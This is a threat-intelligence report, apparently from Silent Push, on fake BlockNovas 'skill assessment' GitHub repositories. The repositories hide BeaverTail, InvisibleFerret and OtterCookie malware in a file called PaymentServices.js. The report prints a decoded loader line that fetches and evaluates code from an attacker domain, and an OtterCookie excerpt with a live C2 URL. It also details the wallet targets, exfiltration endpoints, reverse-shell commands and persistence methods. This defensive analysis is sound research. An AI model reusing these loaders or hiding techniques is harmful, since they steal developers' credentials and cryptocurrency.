
Within one of the BlockNovas skill assessments on GitHub, Silent Push analysts were able to discover an obfuscated backdoor located at:

/backend/services/PaymentServices.js




hxxps://github[.]com/mirzamudassir/blocknovas-nyx-public

The repository developers hid their malicious code by inserting numerous spaces before it so that it rendered off-screen. Below is an example as well as additional analysis of this script.



Hidden obfuscated malicious code from hxxps://github[.]com/mirzamudassir/blocknovas-nyx-public

Through an advanced search within GitHub, which is only available when logged in with an account, we discovered 8 total GitHub repos with the same code snippet.



hxxps://github[.]com/search?q=path%3Abackend%2Fservices%2F+content%3Aeval%28decodeURIComponent%28%27&type=code

In total, we confirmed 9 GitHub repos spreading the backdoor:

1. github[.]com/Collaborate3562/ncipher-backend
2. github[.]com/Paragkoche/ncipher1.2upgrade-backend-2
3. github[.]com/TopStar720/nyx4
4. github[.]com/asimhafeezz/blacknovas-test
5. github[.]com/hrjaffery/nyc-bitquery-whale-transactions
6. github[.]com/krishprism1/ncipher1.2upgrade-backend
7. github[.]com/SyedMinhalHasan/blocknovas-task
8. github[.]com/artur-kolesnyk/NyxCipher-test
9. github[.]com/xorostar/blocknovas-llc-currency-converter-task

We know GitHub does not index everything in search, and we were able to find 7 more repositories by searching “blocknovas” and “nyxcipher” that had the same obfuscated code:


1. github.com/David-Odoh/Nyxcipher
2. github.com/Ianstiefvater/blocknova
3. github.com/PrimarchOrder/Blocknovas-LLC-Test
4. github.com/Yasin-97/blocknovas-test
5. github.com/lArtiquel/nyxcipher.ai
6. github.com/mirzamudassir/blocknovas-nyx-public
7. github.com/trishateh/blocknovas-task

Since we knew various accounts were sharing this snippet of code, it was important to understand how it worked.

BlockNovas Malware Analysis – Stage 1

The payload found within the numerous BlockNovas skill assessment GitHub repositories is a visually encoded string with numerous “%” percent signs throughout the line of code.

Using simple “URL Decode” recipes from a tool like CyberChef quickly cleaned up the text to expose the previously seen domain “lianxinxiao[.]com”:



CyberChef “URL Decode” recipe on the BlockNovas code payload found across GitHub


This is the final output after decoding the obfuscated code:

```
fetch(eval(decodeURIComponent('\'lianxinxiao[.]com:5000/tokenizer''))) .then(response => response.text()) .then(data => { eval(data); });
```

The code fetched JavaScript from a remote server on lianxinxiao[.]com and attempted to execute it, essentially allowing the server to run any code on the victim’s machine.

BlockNovas Malware Analysis – Stage 2: BeaverTail Malware Confirmation

The request to lianxinxiao[.]com seen during Stage 1 led to a long and heavily obfuscated JavaScript payload:



Silent Push Threat Analysts confirmed the JavaScript was obfuscated using the publicly available obfuscator from Preemptive: hxxps://www.preemptive[.]com/online-javascript-obfuscator/

After deobfuscation and renaming some variables, our threat analysts found more than 500 lines of code that aligned to known BeaverTail malware.

As seen with previous samples of the malware, this version of BeaverTail had several key functionalities related to stealing cryptocurrency.

The features include:

- Determines browser paths based on the operating system
- The malware collects sensitive data from popular Cryptocurrency Browser Extensions:
    - “nkbihfbeogaeoehlfnkodbefgpgknn”, // MetaMask wallet Chrome extension
    - “ejbalbakoplhglecddalleeaeenjim”, // MetaMask wallet Edge extension
    - “hbjabdcbjhblacgcnapndodjp”, // BNB Chain wallet Chrome extension

- “hnfanknocefbdgdijnmhnfkndaad”, // Coinbase wallet Chrome extension
- “ibnejdfjmmpclnpebklmkoeihcooifec”, // TronLink wallet Extension
- “bfnaelmojmeihmhpjngjophjhpkljopa”, // Phantom wallet Chrome extension
- “hifafgmccecpkonpjkcfgodnhcellj”, // Crypto.com wallet Chrome extension
- “aphmhefpoccionboohckoenoemg” // Coin98 wallet Chrome extension
- Solana Wallet Credentials

The malware collects .ldb and .log files of those extensions.

Depending on the operating system, the malware:

- Collects macOS Keychains
- Collects LinuxKeyrings

Collected data is sent to the C2 via the domain seen many times:

- **lianxinxiao[.]com**:5000/uploads

The malware checks if it should execute the following steps by querying an endpoint every 10 minutes, for a total of 5 times:

lianxinxiao[.]com:5000/check-running-spec/{hostname}

It is important to note that the malware requests this check with the specific hostname of the victim machine. This is likely a security mechanism that allows actors to explicitly allow or deny execution based on specific conditions.

Additionally, the malware downloads and extracts additional files needed to execute the main payload on Windows:

- lianxinxiao[.]com:5000/**pdown**

As well as on Linux and macOS:

- lianxinxiao[.]com:5000/**libs**

On all operating systems, if the prerequisites are accepted, it will then try to download and execute:

- lianxinxiao[.]com:5000/**client/empOQO**

Which is stored to: /.npl and then executed using Python.

BlockNovas Malware Analysis – Stage 3: InvisibleFerret Main Stage

Once the prerequisites have been accepted in Stage 2 and the request is made to lianxinxiao[.]com:5000/client/empOQO, the infrastructure downloads an obfuscated BeaverTail payload named “main_empOQO.py” – which looks like:

This payload utilized simple XOR encryption, which we could decrypt by taking the first 8 characters as a key to decrypt the remaining string.

This led to the decrypted code:

The malware was InvisibleFerret, the payload malware commonly loaded by BeaverTail. However, this variant had a twist: It contained persistence for all three major operating systems.

The encryption of the C2 was consistent with previous versions:

Which is base64 and translates to:

```
host2 = lianxinxiao.com:5000
```

Key InvisibleFerret features from this sample included:

1. Installs the Python request library if missing
2. Checks if the C2 is up using
    1. lianxinxiao[.]com:5000/**check-running**
3. The malware creates persistence on all major operating systems:
    1. **Windows**: Registry Run Key (pythonw.exe = no window !)
    2. **Linux**: Desktop entry in user autostart. Sets Hidden and NoDisplay to true. Enables autostart within Gnome. Will execute whenever user logs in.
    3. **MacOS**: Create a LaunchAgent plist file in ~/Library/LaunchAgents/ . macOS automatically loads and executes these when user logs in. Stdin and stdout redirect to dev/null
4. Main function:
    1. Downloads and executes:
        1. lianxinxiao[.]com:5000/payload/empOQO
        2. Execution is via subprocess.Popen
        3. MacOS/Darwin execution ends here!
    2. Downloads and executes:
        1. lianxinxiao[.]com:5000/brow/empOQO
        2. Execution is again via subprocess.Popen

The whole process described above only executed if the C2 server returned “true” when checked via lianxinxiao[.]com:5000/check-running

BlockNovas Malware Analysis – Stage 4A: InvisibleFerret Payload Component

The request to “lianxinxiao[.]com:5000/payload/empOQO” seen in Stage 3 led to an encrypted payload:

The payload used the same encryption as Stage 3, leading to two additional code parts that were executed separately.

The code encrypted in line 2 was decrypted and analyzed for functionality. Key functionalities of this code included:

1. Generates a UUID by using the device MAC address and the Username
2. Gets the system Operating System (OS), OS release and exact version, the systems hostname and the current username
3. Gets user local IP Address
4. Queries ip-api[.]com to get:
    1. User public IP
    2. User Latitude, Longtitude
    3. City
    4. Region/State
    5. Country
    6. ZIP/Postal code
    7. Timezone
    8. ISP

The data was then uploaded to the C2 server on the keys path with an exact timestamp:

- lianxinxiao[.]com:5000/**keys**

Continuing to analyze the code encrypted in line 7 of the Stage 4A payload:

```
t="DF90pw2dTi9...
```

Key functionalities of this portion of the malware included:

For all operating systems:

1. **ReverseShell** (Port: 5001)
2. **8 defined commands:**
    1. ssh_obj = Executes received commands and returns the output
    2. ssh_cmd = Sets a variable to “close”. Likely terminating either the connection or the script
    3. ssh_clip = Exfiltrates Keylogger/Clipboard log data
    4. ssh_run = Downloads and executes the browser stealer component (Stage 4b)
    5. ssh_upload = Multiple methods for file-exfiltration
    6. ssh_kill = Terminates Browser processes (chrome.exe, brave.exe, Google Chrome, Brave Browser)
    7. ssh_any = Initiates the AnyDesk backdoor
    8. ssh_env = Initiates the FileStealer
3. **File Stealer Targeting**: Cryptocurrency Wallet data, Environment files, config files from coding projects, documents
4. **File-related functionalities** seem to use an FTP Server to store exfiltrated data. This also applies to the Keylogger logs

For Windows-specific:

- **Keylogger** (with Window Title and Process ID logging)
- **Clipboard monitor**

Bad Code Note: The actor seemed to have broken parts of this script's functionality. Both the Any Desk backdoor command and the Browser Stealer command expect a HOST and a PORT variable. However, the actor seemed to have changed the HOST and PORT variable names to HOST0 and PORT0 in the initialization phase of the script. As such, the commands should not execute successfully. Additionally, the previous stage already downloads and executes the Browser stealer, making the command unnecessary.

BlockNovas BeaverTail Malware Analysis – Stage 4B: InvisibleFerret Browser Stealer Component

Within the malicious payloads from previous stages, one request was sent to lianxinxiao[.]com:5000/**brow/empOQO**


This was the "Browser Stealer" component of InvisibleFerret payloads:

Key functionalities of the browser stealer after de-obfuscation included:

1. Cross-Operating System "Browser Stealer" for Darwin/MacOS, Linux, and Windows
2. Targets both stored credentials and stored Credit Card details
3. Implements functionality for Chrome, Brave, Opera, Yandex, and MS Edge
    1. Yandex and Edge are only targeted on Windows
4. Exfiltration via
    1. lianxinxiao[.]com:5000/**keys**
5. Self-Deletion after execution or if the OS is not recognized

New lianxinxiao[.]com Panel Interface

In March 2025, Silent Push threat analysts discovered the lianxinxiao[.]com domain changed its login interface:



lianxinxiao[.]com:5000 revealed a new interface

We were able to find an alternative path, **"public/script[.]js,"** in the HTML body, which revealed additional server configurations, including the ability to configure Dropbox for the exfiltration of victim data.

We found a different path via lianxinxiao[.]com:5000/public/scripts.js

Within the script.js, there was information found where the threat actor retrieved payloads through FTP:

Also found on lianxinxiao[.]com:5000/public/scripts.js was a reference to the domain "**angeloperonline[.]online**," which was also seen on the mail.blocknova[.]com monitoring dashboard.

The infrastructure and malware payloads being served through this infrastructure continued to point back to this same grouping of domains.

By investigating some of the employees of BlockNovas – with at least some of them likely being fake – we could then connect the domains and front companies even more closely to the North Korean Contagious Interview campaign.

Additional BlockNovas “Skill Assessment” Websites, New Cloudflare Obfuscation


Our team found additional BlockNovas “Skill Assessment” job application websites by searching for variations of the “BlockNovas” brand name within different fields within Silent Push.

While conducting diligence on this infrastructure mapping effort, we also searched Google for similar HTML titles. We came across three domains hosting the same BlockNovas Skill Assessment Quiz.


- wonthegame[.]site
- xn--12c5eglc5bd7i[.]site
- insomnianwin[.]site

The “xn--” in the domain mentioned above, “xn--12c5eglc5bd7i[.]site,” indicates it was written in Punycode. In simple terms, Punycode was designed to address issues related to the internationalization of domain names between English and non-Latin languages, as well as emojis. Punycode addresses always start with the prefix “xn--” followed by a series of letters and numbers.


The example below, when loaded into a browser, renders a visible URL in the Thai language that looks like: ลาสเวกัส[.]site and translates to “LasVegas[.]site”



Google Search results for “insomnianwin[.]site”



Google Search results for "insomnianwin[.]site"



Rendition of the above Punycode for Google search results for "site:ลาสเวกัส[.]site"

The three domains and their similar versions were unique, but we believed BlockNovas likely owned them.

BlockNovas Skill Assessment GitHub Pivots from MongoDB Lead to "OtterCookie" Malware on server[.]attisscmo[.]com

Silent Push Threat Analysts continued to investigate the GitHub pivots into "Blocknovas skill assessment" repositories.

We noticed that one of the 17 GitHub repos referenced BlockNovas – this one uploaded by a user with the handle "Collaborate3562" in a repo named "ncipher-backend" – configured a unique MongoDB URL within the key.js file.

hxxps://github[.]com/Collaborate3562/ncipher-backend/blob/main/backend/config/key.js


The MongoDB URL contained unique credentials, subdomains, ports, and URL query strings – identical copies of the string should only be found with associated projects.

When searching on this specific MongoDB string within GitHub, we discovered 4 total repositories, which immediately aligned to the “Contagious Interview” TTPs, being named:

- NYXCipher-test
- Dapp-Backend-Test
- bitcoin
- interview-preparation

The results showed that the first two led to BeaverTail malware with a known obfuscation scheme, but the third “bitcoin” repo was completely different from what we had previously described in this research and observed with this campaign.

Within this repo, we found a “PaymentServices[.]js” file that contained similar obfuscated payloads “hidden” on the first line by adding a large amount of whitespace, as seen in other BlockNovas repos.



hxxps://github[.]com/Asrtothunder01/bitcoin/blob/main/backend/services/PaymentServices.js

After de-obfuscation of this new JavaScript, which was actually the known OtterCookie malware, we were left with a new C2 domain:


- server[.]attisscmo[.]com.

```
let os = require("os");
let io = require("socket.io-client");
let fs = require("fs");
let path = require("path");
let exec = require("child_process").exec;
let axios = require("axios");
let FormData = require("form-data");
let sqlite3 = require("better-sqlite3");
let machineIdSync = require("node-machine-id").machineIdSync;
let Extensions = ["nkbihfbeogaeaoehlefnkodbefgpgknn", "bfnaelmomeimhl
let ws = ["Exodus", "Guarda", "Electrum", "atomic"];
let BrowserPath = [];
let httpServer = "https://server.attisscmo.com";
let socket = io("https://server.attisscmo.com/client");
```

De-obfuscated code from hxxps://github[.]com/Asrtothunder01/bitcoin/blob/main/backend/services/PaymentServices.js


After Silent Push Threat Analysts found the new domain (attisscmo[.]com) from the MongoDB pivot, we immediately began investigating it for additional pivots.

To our surprise, we found a new panel named “Kryptoneer” with a pop-up when loading the domain referencing a separate brand, “Suillama”:



attisscmo[.]com

The site featured a “Connect Wallet” function, similar to those found on consumer-targeting websites, but with an additional “Lock Token” feature, which is typically more commonly associated with an admin panel.




attisscmo[.]com was the new domain from the MongoDB pivot

The “Connect Wallet” feature included three legitimate crypto brands and attempted to connect to their Chrome extensions if the buttons were clicked:

